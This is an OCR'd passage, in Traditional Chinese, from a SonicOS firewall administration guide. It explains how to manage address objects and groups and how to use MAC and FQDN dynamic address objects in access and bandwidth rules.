預設位址物件和群組

預設檢視會顯示您的防火牆的預設位址物件和位址群組。在一個畫面上選擇**預設**檢視，就會在兩個畫面上都選擇。預設的位址物件項目無法修改或刪除，雖然部分預設位址群組可修改或刪除。因此，在：

- **位址物件**畫面上，**編輯**和**刪除**圖示均呈灰顯。
- **位址群組**畫面上，大多數項目的**編輯**圖示和全部但少數項目除外的**刪除**圖示為灰顯。可以編輯或刪除的這些項目會提供可用的必要圖示。

預設 Pref64 位址物件

為支援 NAT64 功能，SonicOS 會建立新的預設網路位址物件 *Pref64*。這是 NAT64 原則的原始目的地，並且始終為 `pref64::/n`。**網路**類型的位址物件可以設定為以 `pref64::/n` 呈現所有位址，以表示所有 IPv6 用戶端可以執行 NAT64。

SonicOS 會自動建立眾所周知的首碼, `64:ff9b::/96`。如需 Pref64 的更多相關資訊，請參閱第 94 頁「Pref64::/n 的使用」和第 131 頁「建立 NAT64 原則的 WAN 對 WAN 存取規則」。

新增位址物件

必須在設定 NAT 原則、存取規則和服務之前定義位址物件。

新增位址物件：

1 在**管理**檢視中，導覽至**原則 | 物件 > 位址物件**頁面。

2 在**位址物件**畫面上，按一下頁面頂部的**新增**，以顯示**新增位址物件**對話方塊。

3 在**名稱**欄位中，輸入網路位址的描述性唯一名稱。

4 從**區域指派**下拉清單中，選擇位址物件的區域。

5 從**類型**下拉清單中選擇以下其中一種，並填入您選擇**類型**時顯示的關聯欄位：

- **主機**，請在 **IP 位址**欄位中輸入 IP 位址。

- 如果選擇**範圍**，請在**起始 IP 位址**和**結束 IP 位址**欄位中分別輸入起始和結束 IP 位址。

- **網路**，請在**網路**和**網路遮罩/首碼長度**欄位中分別輸入網路 IP 位址和網路遮罩 (例如 255.255.255.0) 或首碼長度 (例如 24)。

- **MAC**，在 **MAC 位址**欄位輸入 MAC 位址 (例如 00:11:f5:1b:e3:cf)，或者選擇**多重主目錄主機**核取方塊（預設情況下勾選此核取方塊）。如需 MAC 位址物件的更多資訊，請參見動態位址物件：功能和優點表。

- **FQDN**，在 **FQDN 主機名稱**欄位中輸入個別站台或站台範圍（使用萬用字元 '*'）的網域名稱。或者，選擇**手動設定 DNS 項目的 TTL** 並在關聯的欄位中輸入以秒為單位的使用期限 (TTL)。最小值為 120，最大值為 86400 秒。如需 FQDN 位址物件的更多資訊，請參見動態位址物件：功能和優點表。

6 按下**新增**。

或者，使用此程序新增其他物件。

7 完成時，按一下**關閉**。

編輯位址物件

附註：只有自訂的位址物件和某些預設的位址物件可編輯。

若要編輯位址物件：

1 在**管理**檢視中，導覽至**原則 | 物件 > 位址物件**頁面。

2 如有必要，按一下**位址物件**按鈕以顯示**位址物件**畫面。

3 按一下**位址物件**表格中可編輯項目的**設定**欄中的**編輯**圖示。隨即顯示**編輯位址物件**視窗，其中的設定與**新增位址物件**視窗中的設定相同（參見第 167 頁「新增位址物件」）。

4 完成時，按一下**確定**。

刪除自訂位址物件

附註：只有自訂的位址物件可刪除。

若要刪除自訂位址物件：

1 在**管理**檢視中，導覽至**原則 | 物件 > 位址物件**頁面。

2 如有必要，按一下**位址物件**按鈕以顯示**位址物件**畫面。

3 按一下想要刪除的位址物件的**設定**欄中的**刪除**圖示。

4 在確認對話方塊中，按一下**確定**以刪除位址物件。

若要刪除一個或多個自訂位址物件：

1 在**物件 > 位址物件**頁面上，顯示**位址物件**畫面。

2 勾選要刪除項目的核取方塊。

3 從頁面頂部的**刪除**下拉清單中選擇**刪除已選**。

4 在確認對話方塊中，按下**確定**。

若要刪除所有自訂位址物件：

1 在**物件 > 位址物件**頁面上，顯示**位址物件**畫面。

2 從頁面頂部的**刪除**下拉清單中選擇**全部刪除**。

3 在確認對話方塊中，按下**確定**。

清理 MAC 或 FQDN 位址物件

清理用於移除 MAC 或 FQDN 位址物件中過時的 ARP 或 DNS 資訊。

若要清理一個或多個 MAC 或 FQDN 位址物件：

1 在**管理**檢視中，導覽至**原則 | 物件 > 位址物件**頁面。

2 如有必要，按一下**位址物件**按鈕以顯示**位址物件**畫面。

3 勾選要清理項目的核取方塊。

4 按下**清理**按鈕，然後選擇**清理**。

若要清理所有 MAC 或 FQDN 位址物件：

1 在**物件 > 位址物件**頁面上，顯示**位址物件**畫面。

2 按下**清理**按鈕，然後選擇**全部清理**。

建立位址群組


隨著新增到防火牆中的位址物件的增多，可透過建立位址群組來簡化位址和存取原則的管理。對位址群組所做的變更將套用於群組內的每個位址。位址群組可以包含其他位址群組和位址物件。

若要新增位址群組：

1 在**管理**檢視中，導覽至**原則 | 物件 > 位址物件**頁面。

2 按一下頁面頂部的**位址群組**按鈕。

3 在**位址群組**畫面上，按一下**新增**以顯示**新增位址物件群組**對話。



4 在**名稱**欄位中為此群組建立描述性且唯一的名稱。

5 從左側的清單中選擇需要的位址物件或群組，然後按下向右的箭頭。所選項目會移至右邊的清單中。在按住 **Ctrl** 或 **Shift** 鍵的同時按一下可選擇多個項目。

若要從群組中移除某個項目，請在右欄中選擇該項目，然後按一下向左箭頭。所選項目會從右邊的清單移至左邊的清單。

6 按一下**確定**。

編輯位址群組

附註：只有自訂的位址群組和某些預設位址群組可編輯；只有自訂的位址群組可刪除。

若要編輯位址群組：

1 在**管理**檢視中，導覽至**原則 | 物件 > 位址物件**頁面。

2 按一下**位址群組**按鈕以顯示 **位址群組**畫面。

3 按一下**位址群組**表格中可編輯項目的**設定**欄中的**編輯**圖示。隨即顯示**編輯位址群組**視窗。

4 若要變更名稱，請編輯**名稱**欄位。

5 若要新增項目到群組，從左側的清單中選擇需要的位址物件或群組，然後按下向右的箭頭。所選項目會移至右邊的清單中。在按住 **Ctrl** 或 **Shift** 鍵的同時按一下可選擇多個項目。

若要從群組中移除某個項目，請在右欄中選擇該項目，然後按一下向左箭頭。所選項目會從右邊的清單移至左邊的清單。

6 完成時，按一下**確定**。

刪除位址群組

附註：只有自訂的位址群組可刪除。

若要刪除自訂位址群組：

1 在**管理**檢視中，導覽至**原則 | 物件 > 位址物件**頁面。

2 按一下**位址群組**按鈕以顯示 **位址群組**畫面。

3 按一下想要刪除的位址群組的**設定**欄中的**刪除**圖示。

4 在確認對話方塊中，按一下**確定**以刪除位址群組。

若要刪除一個或多個自訂位址群組：

1 在**物件 > 位址物件**頁面上，按一下**位址群組**按鈕以顯示**位址群組**畫面。

2 勾選要刪除項目的核取方塊。

3 從頁面頂部的**刪除**下拉清單中選擇**刪除已選**。

4 在確認對話方塊中，按下**確定**。

若要刪除所有自訂位址群組：

1 在**物件 > 位址物件**頁面上，按一下**位址群組**按鈕以顯示**位址群組**畫面。

2 從頁面頂部的**刪除**下拉清單中選擇**全部刪除**。

3 在確認對話方塊中，按下**確定**。

配合動態位址物件使用

從一開始，SonicOS 便已在整個使用者介面的大多數區域內使用位址物件來表示 IP 位址。如需有關位址物件類型的資訊，請參見第 162 頁「位址物件的類型」。

SonicOS 支援兩種類型的動態位址物件：

- **MAC** - SonicOS 透過參考防火牆上的 ARP 快取，將 MAC AO 解析為 IP 位址。
- **FQDN** - 完整網域名稱（例如「www.reallybadWebsite.com」）將透過防火牆上設定的 DNS 伺服器解析為其一個或多個 IP 位址。從回應收集到傳送至經過核准的 DNS 伺服器的查詢，均支援使用 '*' 萬用字元項目。

主題：

- 第 172 頁「動態位址物件的主要功能」
- 第 174 頁「強制使用網路中經過核准的伺服器」
- 第 175 頁「使用 MAC 和 FQDN 動態位址物件」

動態位址物件的主要功能

術語*動態位址物件* (DAO) 描述了實現 MAC 和 FQDN AO 的底層框架。透過將 AO 從固定結構轉換為動態結構，存取規則可自動回應網路中發生的變化。

動態位址物件：功能和優點表格表提供 DAO 的詳細資料和範例。

動態位址物件：功能和優點

功能	優點
FQDN 萬用字元支援	FQDN 位址物件支援萬用字元項目（例如 *.somedomainname.com），所採用的方法是：首先將基礎網域名稱解析已為其定義的所有主機 IP 位址，然後在 DNS 回應穿過防火牆時不斷地主動收集 DNS 回應。 例如，在為 *.myspace.com 建立 FQDN AO 時，首先使用在防火牆上設定的 DNS 伺服器，將 myspace.com 解析為 63.208.226.40、63.208.226.41、63.208.226.42 和 63.208.226.43（可由 nslookup myspace.com 或同等方法進行確認）。由於大多數 DNS 伺服器不允許區域轉換，因此通常無法自動列舉網域中的所有主機。取而代之的做法是，在*來自經過核准的 DNS 伺服器*的 DNS 回應穿過防火牆時，由防火牆查詢這些 DNS 回應。因此，如果防火牆後面的主機查詢的外部 DNS 伺服器同時也是防火牆上已設定/已定義的 DNS 伺服器，防火牆將會剖析此回應，查看它是否與任何萬用字元 FQDN AO 的網域名稱相符合。 **附註：**經過核准的 DNS 伺服器指的是設定為供防火牆使用的 DNS 伺服器。之所以在萬用字元學習過程中僅使用來自經過核准的 DNS 伺服器的回應，目的是為了防範透過使用未經核准、包含故意弄錯的主機項目的 DNS 伺服器進行 FQDN AO 破壞的可能。未來版本的 SonicOS 可能會提供選項以支援來自所有 DNS 伺服器的回應。可透過使用存取規則來強制使用經過核准的 DNS 伺服器，如稍後於第 174 頁「強制使用網路中經過核准的伺服器」中所述。 例如，假定防火牆已設定為使用 DNS 伺服器 4.2.2.1 和 4.2.2.2，並透過 DHCP 向所有受防火牆防護的用戶端提供上述 DNS 伺服器。如果受防火牆防護的用戶端-A 針對 vids.myspace.com 對 4.2.2.1 或 4.2.2.2 執行 DNS 查詢，防火牆將會檢查回應，並與已定義的 *.myspace.com FQDN AO 進行符合。然後，將結果 (63.208.226.224) 新增到 *.myspace.com DAO 的解析值中。 **附註：**如果在上述範例中，工作站用戶端-A 在建立 *.myspace.com AO 之前已經解析並快取 vids.myspace.com，則防火牆將不會解析 vids.myspace.com，因為此用戶端會使用自己的解析器快取，而不會發出新的 DNS 請求。因此，除非有其他主機對其進行解析，否則防火牆將失去學習 vids.myspace.com 的機會。在 Microsoft Windows 工作站上，可使用命令 **ipconfig /flushdns** 來清除本機解析器快取。它將強制用戶端解析所有 FQDN，以便防火牆在用戶端存取 FQDN 時獲得機會學習這些 FQDN。 萬用字元 FQDN 項目將會解析網域名稱上下文內的所有主機名稱，每個 AO 最多可達 256 個項目。例如，*.sonicwall.com 會將 www.sonicwall.com、software.sonicwall.com 和licensemanager.sonicwall.com 解析為各自的 IP 位址，但不會解析 sslvpn.demo.sonicwall.com，因為它位於不同的上下文；若要透過萬用字元 FQDN AO 解析 sslvpn.demo.sonicwall.com，需要項目 *.demo.sonicwall.com，後者還會解析 sonicos-enhanced.demo.sonicwall.com、csm.demo.sonicwall.com、sonicos-standard.demo.sonicwall.com 等等。 **附註：**萬用字元僅支援完全符合，不支援部分相符。也就是說，*.sonicwall.com 是有效的項目，而 w*.sonicwall.com、*w.sonicwall.com 和 w*w.sonicwall.com 則不是。每個項目只能指定一次萬用字元，因此，類似 *.*.sonicwall.com 這樣的項目將不起作用。


動態位址物件：功能和優點

功能	優點
使用 DNS 解析 FQDN	FQDN 位址物件是透過在**網路 > DNS** 頁面中為防火牆設定的 DNS 伺服器進行解析的。由於 DNS 項目往往解析為多個 IP 位址，因此，FQDN DAO 解析過程會擷取所有主機名稱解析成的位址（每個 AO 最多可達 256 個項目）。除了將 FQDN 解析為其 IP 以外，解析過程還會關聯由 DNS 管理員設定的項目 TTL（存留時間），然後將遵循 TTL，以確保 FQDN 資訊不會過時。
使用即時 ARP 快取資料的 MAC 位址解析	在透過 ARP（位址解析通訊協定）機制在防火牆的任意實體區段偵測到某個節點時，將會使用此節點的 MAC 位址和 IP 位址來更新防火牆的 ARP 快取。發生此類更新時，如果存在引用此節點的 MAC 的 MAC 位址物件，將立即使用已解析的位址對來更新此 MAC 位址物件。當某個節點由於停止使用（例如主機不再透過二層連接到防火牆）而在 ARP 快取中逾時時，此 MAC AO 將轉換為「未解析」狀態。
MAC 位址物件多重主目錄支援	MAC AO 可設定為支援多重主目錄節點，其中，多重主目錄指的是節點的每個實體介面有多個 IP 位址。每個 AO 允許多達 256 個已解析項目。這樣，如果單個 MAC 位址解析為多個 IP，則所有這些 IP 都將適用於引用此 MAC AO 的存取規則等。
自動和手動重新整理過程	MAC AO 項目會自動與防火牆的 ARP 快取同步，且 FQDN AO 項目會遵循 DNS 項目的 TTL 值，從而確保解析的值始終為最新值。除了這些自動更新過程以外，對於單獨的 DAO 或所有已定義的 DAO 還提供了手動重新整理和清除功能。
使用 DNS 解析 FQDN	FQDN 位址物件是透過在**網路 > DNS** 頁面中為防火牆設定的 DNS 伺服器進行解析的。由於 DNS 項目往往解析為多個 IP 位址，因此，FQDN DAO 解析過程會擷取所有主機名稱解析成的位址（每個 AO 最多可達 256 個項目）。除了將 FQDN 解析為其 IP 以外，解析過程還會關聯由 DNS 管理員設定的項目 TTL（存留時間），然後將遵循 TTL，以確保 FQDN 資訊不會過時。

強制使用網路中經過核准的伺服器


儘管不是必需的，但我們還是建議強制使用網路中經過授權或核准的伺服器。這種做法有助於減少無效的網路活動，以及確保 FQDN 萬用字元解析過程的可靠性。一般而言，比較好的做法是在可能的情況下儘量指定已知通訊協定的通訊端點。例如：

- 建立經過核准的伺服器的位址群組（例如 SMTP、DNS）



73	Sanctioned DNS Servers		Group		
	DNS1	10.50.165.3/255.255.255.255	Host	IPv4	LAN
	DNS2	10.50.128.53/255.255.255.255	Host	IPv4	VPN
74	Sanctioned SMTP Servers		Group		
	SMTP1	10.50.165.2/255.255.255.255	Host	IPv4	LAN
	SMTP2	10.50.165.3/255.255.255.255	Host	IPv4	LAN

- 在相關區域內建立存取規則，從而僅允許網路中經過授權的 SMTP 伺服器進行傳出 SMTP 通訊；封鎖其他所有傳出 SMTP 流量，以防止有意或無意的輸出垃圾郵件。



#	來源	目的地	優先順序	來源	目的地	服務	操作	包含的使用者	排除的使用者
1	WAN	LAN	1	任何	User Mail Server Public IP	SMTP (Anti-Spam Inbound Port)	允許	所有	無
2	WAN	LAN	3	任何	Public Mail Server Address Group	SMTP (Anti-Spam Inbound Port)	允許	所有	無
3	WAN	WAN	7	任何	Public Mail Server Address Group	SMTP (Anti-Spam Inbound Port)	允許	所有	無

- 在相關區域內建立存取規則，從而允許網路中經過授權的 DNS 伺服器使用 DNS 通訊協定 (TCP/UDP 53) 與所有目的地主機進行通訊。


  重要：如果您的網路中有 DNS 伺服器，請務必設定此規則，並設定需要遵循的 DNS 限制規則。

- 在相關區域內建立存取規則，從而允許受防火牆防護的主機僅與經過核准的 DNS 伺服器進行 DNS (TCP/UDP 53) 通訊；封鎖其他所有 DNS 存取，以防止與未經授權的 DNS 伺服器通訊。

- 然後，可以在記錄中檢視未經核准的存取嘗試。

使用 MAC 和 FQDN 動態位址物件

MAC 和 FQDN DAO 為存取規則的構建提供了極大的靈活性。MAC 和 FQDN AO 是在**物件 > 位址物件**頁面中設定，設定方式與固定位址物件相同。建立這些物件後，將滑鼠放在顯示項目上可檢視其狀態，且會在事件記錄中記錄其新增和刪除操作。



可在許多應用程式中引用動態位址物件。以下是如何使用動態位址物件的一些範例。

主題：

- 第 176 頁「使用 FQDN DAO 封鎖對網域的所有通訊協定存取」
- 第 177 頁「將內部 DNS 伺服器用於基於 FQDN 的存取規則」
- 第 178 頁「根據 MAC 位址控制動態主機的網路存取」
- 第 180 頁「對整個網域的頻寬管理存取」

使用 FQDN DAO 封鎖對網域的所有通訊協定存取

在某些情況下，由於非標準操作連接埠、使用未知的通訊協定或透過加密和/或通道有意隱藏流量等原因，您可能希望封鎖對指定目的地 IP 的所有通訊協定存取。例如，某個使用者在其 DSL 或有線數據機家庭網路中設定了一個 HTTPS 代理伺服器（或者在 53、80、443 等「受信任的」連接埠以及 5734、23221 和 63466 等非標準連接埠上使用其他連接埠轉送/通道傳送方法），透過讓流量以通道傳送的方式流過其家庭網路，來達到隱藏流量的目的。這些網路使用的動態定址往往令缺少連接埠可預測性的問題變得更加複雜，從而導致此 IP 位址同樣不可預測。

這些應用情節通常採用動態 DNS (DDNS) 註冊，以便使用者定位家庭網路，因此可以主動使用 FQDN AO 來封鎖存取 DDNS 名冊內的所有主機。

附註：本例中將使用 DDNS 目的地加以說明。當然，也可以使用非 DDNS 目的地網域。

假設


- 防火牆已設定為使用 DNS 伺服器 `10.50.165.3`、`10.50.128.53`。
- 防火牆向所有受防火牆防護的使用者提供 DHCP 租用。網路中的所有主機均使用上述已設定的 DNS 伺服器進行解析。
  - 如第 174 頁「強制使用網路中經過核准的伺服器」中所述，可選擇使用存取規則來封鎖與未經核准的 DNS 伺服器進行 DNS 通訊。
- 此 DSL 家庭使用者向 DDNS 供應商 DynDNS 註冊了主機名稱 `moosifer.dyndns.org`。針對此工作階段，ISP 為 DSL 連接指派了位址 `71.35.249.153`。
  - 由於相同的 IP 位址可以輕鬆地註冊其他主機名稱，因此使用萬用字元 FQDN AO 進行說明。也可根據需要新增用於其他 DDNS 供應商的項目。

步驟 1 - 建立 FQDN 位址物件：

1 在**管理**檢視中，導覽至**原則 | 物件 > 位址物件**頁面。

2 如有必要，按一下**位址物件**按鈕以顯示**位址物件**畫面。

3 按一下**新增**並建立以下 FQDN 位址物件：



在最初建立時，此項目僅解析為 dyndns.org 的位址，例如 63.208.196.110。當防火牆後面的主機嘗試使用經過核准的 DNS 伺服器來解析 *moosifer.dyndns.org* 時，防火牆會將查詢回應中返回的 IP 位址動態新增至此 FQDN AO。

步驟 2 - 建立存取規則

1 在**管理**檢視中，導覽至**原則 | 規則 > 存取規則**頁面。

2 按一下**新增**並建立以下存取規則：

附註：不將 **LAN 子網路**指定為來源，而是根據需要指定一個更具體的來源，以便僅拒絕指定主機存取目的地。


封鎖對此 FQDN 內的目的地主機的任何通訊協定存取，且記錄存取嘗試：

3	06/20/2017 00:20:20.608	Notice	Network Access	TCP connection dropped	10.50.165.28, 1777, LAN (admin)	71.35.249.153, 443, WAN	TCP HTTPS	6 (LAN->WAN)
6	06/20/2017 00:23:22.256	Notice	Network Access	TCP connection dropped	10.50.165.25, 2234, LAN	71.35.249.153, 63446, WAN	TCP Port: 63446	6 (LAN->WAN)

將內部 DNS 伺服器用於基於 FQDN 的存取規則

對於動態設定的 (DHCP) 網路環境而言，通常會結合內部 DNS 伺服器來動態註冊內部主機 - Microsoft 的 DHCP 和 DNS 服務便是一個常見的範例。可以輕鬆設定這類網路中的主機動態更新經過適當設定的 DNS 伺服器上的 DNS 記錄（例如，請參見 Microsoft 知識庫文章*How to configure DNS dynamic updates in Windows Server 2003*，網址為：http://support.microsoft.com/kb/816592/en-us）。

下面展示了典型 DNS 動態更新過程的封包解析，其中顯示了動態設定的主機 `10.50.165.249` 向（DHCP 提供的）DNS 伺服器 `10.50.165.3` 註冊其完全主機名稱 *bohuymuth.moosifer.com*：



在這類環境中，採用 FQDN AO 來按照主機名稱控制存取經過證明可能是行之有效的。這種方法最適用於主機名稱已知的網路，例如維護了主機名稱清單或使用了可預測命名規則的情況。

根據 MAC 位址控制動態主機的網路存取

由於在多數網路中，DHCP 的應用比固定定址廣泛得多，因此，有時很難預測採用動態設定的主機的 IP 位址，尤其在缺少動態 DNS 更新或可靠的主機名稱的情況下更是如此。在這類情況下，使用 MAC 位址物件，根據主機相對不變的 MAC（硬體）位址來控制主機存取是一種可能的方法。

與其他大多數存取控制方法類似，這種方法既可透過包含方式使用，例如拒絕與指定主機或主機群組之間的存取操作，也可透過排除方式使用，這時僅向特定主機或主機群組授予存取權，並拒絕其他所有主機存取。在本範例中，我們將說明後者。

假設您有一組啟用了 DHCP 的無線用戶端，並且這些用戶端正在執行一種排除了任何類型的使用者級身分驗證的專屬操作系統，而您希望僅允許這些用戶端存取您的 LAN 中某個指定應用程式伺服器（例如 10.50.165.2）。此 WLAN 區段使用 WPA-PSK 提供安全存取，且這組用戶端應該僅有 10.50.165.2 伺服器的存取權，而不有其他 LAN 資源的存取權。其他所有無線用戶端都應該無法存取 10.50.165.2 伺服器，但對其他所有位置的存取則無限制。

步驟 1 - 建立 MAC 位址物件


若要建立 MAC 位址物件：

1 在**管理**檢視中，導覽至**原則 | 物件 > 位址物件**頁面。


2 如有必要，按一下**位址物件**按鈕以顯示**位址物件**畫面。

3 按一下**新增**並建立以下 MAC 位址物件（根據需要，可選擇多重主目錄）：

4 建立位址物件後，如果這些主機在防火牆的 ARP 快取中，則立即對其進行解析，否則，它們將在**位址物件**表中顯示為*未解析*狀態，直到透過 ARP 啟用和發現它們為止：



5 為手持裝置建立位址群組：



步驟 2 - 建立存取規則

若要建立存取規則：

1 在**管理**檢視中，導覽至**原則 | 規則 > 存取規則**頁面。

2 按一下**新增**並以存取規則範例表格表中顯示的設定建立四個存取規則。

存取規則範例

設定	存取規則 1	存取規則 2	存取規則 3	存取規則 4
允許 / 拒絕	允許	拒絕	允許	拒絕
來源區域	WLAN	WLAN	WLAN	WLAN
到達區域	LAN	LAN	LAN	LAN
服務	MediaMoose Services	MediaMoose Services	任何	任何
來源	手持裝置	任何	手持裝置	任何
目的地	10.50.165.2	10.50.165.2	任何	任何
允許的使用者	全部	全部	全部	全部
排程	始終開啟	始終開啟	始終開啟	始終開啟

附註：「MediaMoose Services」服務用於代表手持裝置所使用的指定應用程式。根據需要，特定服務的宣告是可選的。

對整個網域的頻寬管理存取

串流媒體是網路頻寬最無節制的消耗大戶之一。但試圖控制對這些站台的存取或管理指派給這些站台的頻寬卻很困難，因為大多數串流媒體站台通常是透過大型伺服器場提供服務。而且，這些站台常常會對媒體重新編碼，並透過 HTTP 進行傳送，進一步加大了分類和隔離這些流量的難度。手動管理伺服器清單是一項艱巨的任務，但可以透過使用萬用字元 FQDN 位址物件來簡化這項工作。

步驟 1 - 建立 FQDN 位址物件

若要建立 FQDN 位址物件：

1 在**管理**檢視中，導覽至**原則 | 物件 > 位址物件**頁面。

2 如有必要，按一下**位址物件**按鈕以顯示**位址物件**畫面。

3 按下**新增**。

4 建立以下位址物件：

在首次建立時，**.youtube.com* 將解析為 IP 位址 208.65.153.240、208.65.153.241、208.65.153.242，但在內部主機開始解析 youtube.com 網域內所有元素的主機之後，將會新增學習到的主機項目，例如對應 *v87.youtube.com* 伺服器 (208.65.154.84) 的項目等。

步驟 2 - 建立頻寬物件

若要建立頻寬物件：

1 在**管理**檢視中，導覽至**原則 | 物件 > 頻寬物件**頁面。

2 按一下**新增**並建立以下頻寬物件：

步驟 3 - 建立存取規則

若要建立存取規則：

1 在**管理**檢視中，導覽至**原則 | 規則 > 存取規則**頁面。

2 按一下**新增**並建立以下存取規則：

一般畫面：

BWM 畫面：

附註：只有在**安全設定 | 防火牆設定 > 頻寬管理**頁面上，**頻寬管理類別**設定為**進階**，才能選擇頻寬物件。

附註：如果您沒有看到 **BWM** 按鈕，請在您的 WAN 介面上啟用頻寬管理。

